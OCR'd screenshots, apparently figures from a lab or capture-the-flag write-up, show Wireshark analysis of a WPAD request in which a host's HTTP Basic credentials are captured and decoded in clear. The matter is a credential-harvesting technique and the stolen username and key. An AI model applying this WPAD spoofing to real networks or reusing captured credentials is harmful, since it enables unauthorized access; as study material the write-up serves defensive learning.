
```
No.   Time       Source           Destination      Protocol Length Info
    1 0.000000   10.70.184.100    10.70.184.39     SSH        98 Server: Encrypted packet (len=44)
    2 0.000067   10.70.184.100    10.70.184.39     SSH       162 Server: Encrypted packet (len=108)
    3 0.000102   10.70.184.100    10.70.184.39     SSH        90 Server: Encrypted packet (len=36)
    4 0.000271   10.70.184.39     10.70.184.100    TCP        60 60131 → 22 [ACK] Seq=1 Ack=189 Win=8208
    5 0.000416   10.70.184.39     172.24.0.10      TCP       144 58656 → 8000 [PSH, ACK] Seq=1 Ack=1 Win=
    6 0.000616   10.70.184.39     172.24.0.10      TCP       242 58656 → 8000 [PSH, ACK] Seq=91 Ack=1 Win
    7 0.002082   172.24.0.10      10.70.184.39     TCP        60 8000 → 58656 [ACK] Seq=1 Ack=91 Win=2456
```

```
› Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
› Ethernet II, Src: VMware_87:48:a0 (00:50:56:87:48:a0), Dst: VMware_87:b3:35 (00:50:56:87:b3:35)
› Internet Protocol Version 4, Src: 10.70.184.100, Dst: 10.70.184.39
› Transmission Control Protocol, Src Port: 22, Dst Port: 60131, Seq: 1, Ack: 1, Len: 44
› SSH Protocol
```

```
0000  00 50 56 87 b3 35 00 50  56 87 48 a0 0
0010  00 54 ea a4 40 00 40 06  ca d7 0a 46 b
0020  b8 27 00 16 ea e3 66 a4  7b e8 b6 37 3
0030  02 0e 85 5e 00 00 d9 ba  f1 2b 1d 29 b
0040  d2 3b e3 b6 b6 ab 17 f6  98 5e 17 f9 4
0050  83 8e 5a f0 92 15 d2 01  97 c4 61 97 b
0060  f9 44
```

```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ wireshark dump.pcap
```

Figure 11:


qterminal
rdesktop - 217.70.184.3
Wireshark
10:10 AM
dump.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 10

```
No.   Time          Source               Destination  Protocol Length Info
 1463 129.261952    ceo.artstailor.com   wpad         TCP        60 50380 → http(80) [FIN, ACK] Seq=936 Ack=739 Win=2101504 Len=0
 1447 127.829443    ceo.artstailor.com   wpad         TCP        60 50380 → http(80) [ACK] Seq=936 Ack=739 Win=2101504 Len=0
 1376 124.871162    ceo.artstailor.com   wpad         TCP        60 50380 → http(80) [ACK] Seq=936 Ack=738 Win=2101504 Len=0
 1337 124.823461    ceo.artstailor.com   wpad         HTTP      561 GET /wpad.dat HTTP/1.1
 1304 124.820250    ceo.ar
 1303 124.819825    ceo.ar
 1301 124.819589    ceo.ar                                                                                    WS=256 SAC…
 1464 129.261971    wpad
 1446 127.828859    wpad                                                                                      Len=0
```


```
› Frame 1337: 561 bytes on wi
› Ethernet II, Src: ceo.artst
› Internet Protocol Version 4,
› Transmission Control Protoc
› Hypertext Transfer Protocol
```

```
0000  00 50 56 87 f6 5b 00 50
0010  02 23 47 9c 40 00 80 06
0020  b8 64 c4 cc 00 50 87 13
0030  20 13 f3 8b 00 00 47 45
0040  64 61 74 20 48 54 54 50
0050  73 74 3a 20 77 70 61 64
0060  74 69 6f 6e 3a 20 6b 65
0070  0d 0a 41 75 74 68 6f 72
0080  20 42 61 73 69 63 20 62
0090  57 56 75 4f 6b 74 46 57
00a0  57 45 32 63 6b 64 59 4f
```

dump.pcap
Profile: Default
Wireshark · Follow TCP Stream (tcp.stream eq 10) · dump.pcap

```
GET /wpad.dat HTTP/1.1
Host: wpad
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/93.0.4577.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US

HTTP/1.1 401 Unauthorized
Server: Microsoft-IIS/7.5
Date: Sun, 21 Nov 2021 15:02:59 GMT
Content-Type: text/html
WWW-Authenticate: Basic realm="Authentication Required"
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Content-Length: 0

GET /wpad.dat HTTP/1.1
Host: wpad
Connection: keep-alive
Authorization: Basic bm90Lm5vbWVuOktFWTAxOC1vTWE2ckdYOTFtQVAzTjl2WENwT0Z3PT0=
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
```

Figure 12:



dump.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 10

```
No.    Time        Source                  Destination             Protocol Length Info
  1301 124.819589  ceo.artstailor.com      devbox.artstailor.c…    TCP        66 50380 → http(80) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SAC…
  1302 124.819606  devbox.artstailor.c…    ceo.artstailor.com      TCP        66 http(80) → 50380 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460…
  1303 124.819825  ceo.artstailor.com      devbox.artstailor.c…    TCP        60 50380 → http(80) [ACK] Seq=1 Ack=1 Win=2102272 Len=0
  1304 124.820250  ceo.artstailor.com      devbox.artstailor.c…    HTTP      482 GET /wpad.dat HTTP/1.1
  1305 124.820263  devbox.artstailor.c…    ceo.artstailor.com      TCP        54 http(80) → 50380 [ACK] Seq=1 Ack=429 Win=64128 Len=0
  1331 124.821585  devbox.artstailor.c…    ceo.artstailor.com      HTTP      320 HTTP/1.1 401 Unauthorized
  1337 124.823461  ceo.artstailor.com      devbox.artstailor.c…    HTTP      561 GET /wpad.dat HTTP/1.1
  1372 124.825669  devbox.artstailor.c…    ceo.artstailor.com      HTTP      525 HTTP/1.1 200 OK  (application/x-ns-proxy-autoconfig)
  1376 124.871162  ceo.artstailor.com      devbox.artstailor.c…    TCP        60 50380 → http(80) [ACK] Seq=936 Ack=738 Win=2101504 Len=0
```

```
    Host: wpad\r\n
    Connection: keep-alive\r\n
  ▾ Authorization: Basic bm90Lm5vbWVuOktFWTAxOC1vTWE2ckdYOTFtQVAzTjl2WENwT0Z3PT0=\r\n
      Credentials: not.nomen:KEY018-oMa6rGX91mAP3N9vXCpOFw==
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/93.0.4577.0 Safari/537.36\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9\r
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: en-US\r\n
    \r\n
```

```
0030  20 13 f3 8b 00 00 47 45  54 20 2f 77 70 61 64 2e    ·····GE T /wpad.
0040  64 61 74 20 48 54 54 50  2f 31 2e 31 0d 0a 48 6f   dat HTTP /1.1··Ho
0050  73 74 3a 20 77 70 61 64  0d 0a 43 6f 6e 6e 65 63   st: wpad ··Connec
0060  74 69 6f 6e 3a 20 6b 65  65 70 2d 61 6c 69 76 65   tion: ke ep-alive
0070  0d 0a 41 75 74 68 6f 72  69 7a 61 74 69 6f 6e 3a   ··Author ization:
0080  20 42 61 73 69 63 20 62  6d 39 30 4c 6d 35 76 62    Basic b m90Lm5vb
0090  57 56 75 4f 6b 74 46 57  54 41 78 4f 43 31 76 54   WVuOktFW TAxOC1vT
00a0  57 45 32 63 6b 64 59 4f  54 46 74 51 56 41 7a 54   WE2ckdYO TFtQVAzT
00b0  6a 6c 32 57 45 4e 77 54  30 5a 33 50 54 30 3d 0d   jl2WENwT 0Z3PT0=·
00c0  0a 55 70 67 72 61 64 65  2d 49 6e 73 65 63 75 72   ·Upgrade -Insecur
00d0  65 2d 52 65 71 75 65 73  74 73 3a 20 31 0d 0a 55   e-Reques ts: 1··U
```

Credentials (http.authbasic)
Packets: 1750 · Displayed: 13 (0.7%)
Profile: Default

Figure 13: